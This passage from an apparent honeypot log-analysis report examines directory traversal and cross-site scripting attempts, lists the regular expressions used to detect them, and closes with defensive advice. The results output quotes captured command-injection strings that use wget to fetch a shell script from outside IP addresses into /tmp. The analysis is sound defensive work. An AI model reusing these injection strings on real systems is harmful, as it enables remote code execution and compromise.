

Figure 18: Types of attack used

7.3 Search for strings containing the characters which are known to be used in a directory traversal attack

Based on research directory transversal means accessing directories outside of allowed intended area. This attack will make attempts to access common Linux and Windows directories. Either through explicit directory name like `/var` or `/etc` or using `../` to access the parent folders.

The following Figures 19 to 21 is an example of the results showing both explicit directory traversal and parent directory traversal (with some attempts to execute malicious BASH code).



Figure 19: Directory Traversal by country



Figure 20: `Glastopf` Attack



Figure 21: `Shockpot` Attack

7.4 Search for cross site scripting (XSS) attacks. What types of threat actors are using the above attacks? Where are these attacks coming from?

Most XSS attacks come from China and United States. Using all sorts of entry points, attackers attempt to try code which would redirect the Honeypot to another site to gain control.

Here's a list of regular expressions I use to search the attacks

```
mylist = {'OgnlContext','\.js','\.sh', # potential malicious code that is ready for remote execution
```

```
 'function \(', '\<script\>', # self executing js
 '[Jj]\s*[Aa]\s*[Vv]\s*[Aa]\s*[Ss]\s*[Cc]\s*[Rr]\s*[Ii]\s*[Pp]\s*[Tt]', # javascript
 'http\:\/\/(?!192.168|.*google.com)', # IP address that didnt start with 192.168.x.x
 '\<.+\>', #.\
 'cookie', # cookie
 '&#[\w]{2,7}', # catching &#0000106&#0000097&#0000118&#0000097
 '\d{4}\.\d{4}\.\d{4}\.', #Octal encoding
 #'[0-9a-fA-F]x[0-9]{1,6}.(?!.*(UNION))', #Hex encoding
 '&[\w]{2,4};', # HTML entities
 '(%[0-9a-fA-F]{2}){4}', #URL encoding
 '\<\<','\>\>', #Extraneous open brackets
 '<(|\/|[^\/>][^>]+|\/[^>][^>]+)>' # regular HTML tags
}
```

An example of the result output are in Figures 23 and 24

```
In [23]: dfs_1[dfs_1.path.str.contains('http\:\/\/(?!192.168|.*google.com)').fillna(False)].path.values

Out[23]: array(["/;wget$IFS-O$IFS'/tmp/nmbt2.sh'$IFS'http://64.71.77.18/nmbt2.sh'",
                "/;wget$IFS-O$IFS'/tmp/nmbt2.sh'$IFS'http://64.71.77.18/nmbt2.sh'",
                "/;wget$IFS-O$IFS'/tmp/nmbt2.sh'$IFS'http://208.110.66.154/nmbt2.sh'",
                "/;wget$IFS-O$IFS'/tmp/nmbt2.sh'$IFS'http://208.110.66.154/nmbt2.sh'"],
               dtype=object)
```

Figure 22: Example of Results Output



Figure 23: Crosssite attack by country



Figure 24: Crosssite attack per regular expression

8 Conclusion

- From your analysis and the discovered method of attacks, what defence mechanisms would be appropriate?
- Is the intelligence you gathered useful? Explain why or why not.
- What intelligence would be useful? Explain.

Based on the discovered methods of attacks, the methods used by attackers are both ingenious and terrifying as they appear to be relentless and patient.

To properly defend against attacks, proper measurements are needed in multiple fronts. Programmers will need to be sure untrusted data not to be dynamically inserted into live code especially in `SCRIPT` areas and inside `html` tags, which are common areas where attackers insert malicious code to gain further access. All data that can be entered by a user must be validated and escaped before processing, as malicious code can be entered and processed along. There are some libraries designed to help programmers sanitize their code before processing which is highly recommended.

Ever since the dawn of Internet, scripting engines has also been very lenient on programmers. Loose practices allowed web programmers to make many common mistakes while allowing their code to function. This has also inadvertently made it easier for attackers to conduct attacks and harder for everyone else to catch them since loose programming practices create flaws that are unintentional and hard to detect.

Using Honeypots, we can gather intelligence that are useful in many ways. It allows us to know what has already been tried by attackers e.g. what usernames and passwords not to use. It lets us know what are the current trends and attackers attacking patterns so we can effectively divert extra resources to tackle the threat.

However, there are still limitations. Since we are just gathering information from known entry points, we need to constantly evaluate other potential entry points where the logs are not monitoring.

References

[1] How a malware can download a remote payload and execute malicious codein one line? (2017). Retrieved from https://andreafortuna.org/cybersecurity/how-a-malware-can-download-a-remote-payload-and-execute-malicious-code-in-one-line/.

[2] How to display the value of the bar on each bar with pyplot.barh()? (n.d.). Retrieved from https://stackoverflow.com/questions/30228069/how-to-display-the-value-of-the-bar-on-each-bar-with-pyplot-barh/30229062.

[3] How to display the value of the bar on each bar with pyplot.barh()? (n.d.). Retrieved from https://stackoverflow.com/questions/30228069/how-to-display-the-value-of-the-bar-on-each-bar-with-pyplot-barh.

[4] Inside Shellshock: How hackers are using it to exploit systems. (2014). Retrieved from blog.cloudflare.com/inside-shellshock.

[5] Is there a short command to test if my server is secure against the shellshock bash bug? (n.d.). Retrieved from https://security.stackexchange.com/questions/68168/is-there-a-short-command-to-test-if-my-server-is-secure-against-the-shellshock-b.

[6] Pandas convert datetime with a separate time zone column. (n.d.). Retrieved from https://stackoverflow.com/questions/39646898/pandas-convert-datetime-with-a-separate-time-zone-column.

[7] `pandas.Series.tz_localize`. (n.d.). Retrieved from https://pandas.pydata.org/pandas-docs/stable/generated/pandas.Series.tz_localize.html.

[8] XSS Prevention Cheat Sheet. (n.d.). Retrieved from https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet.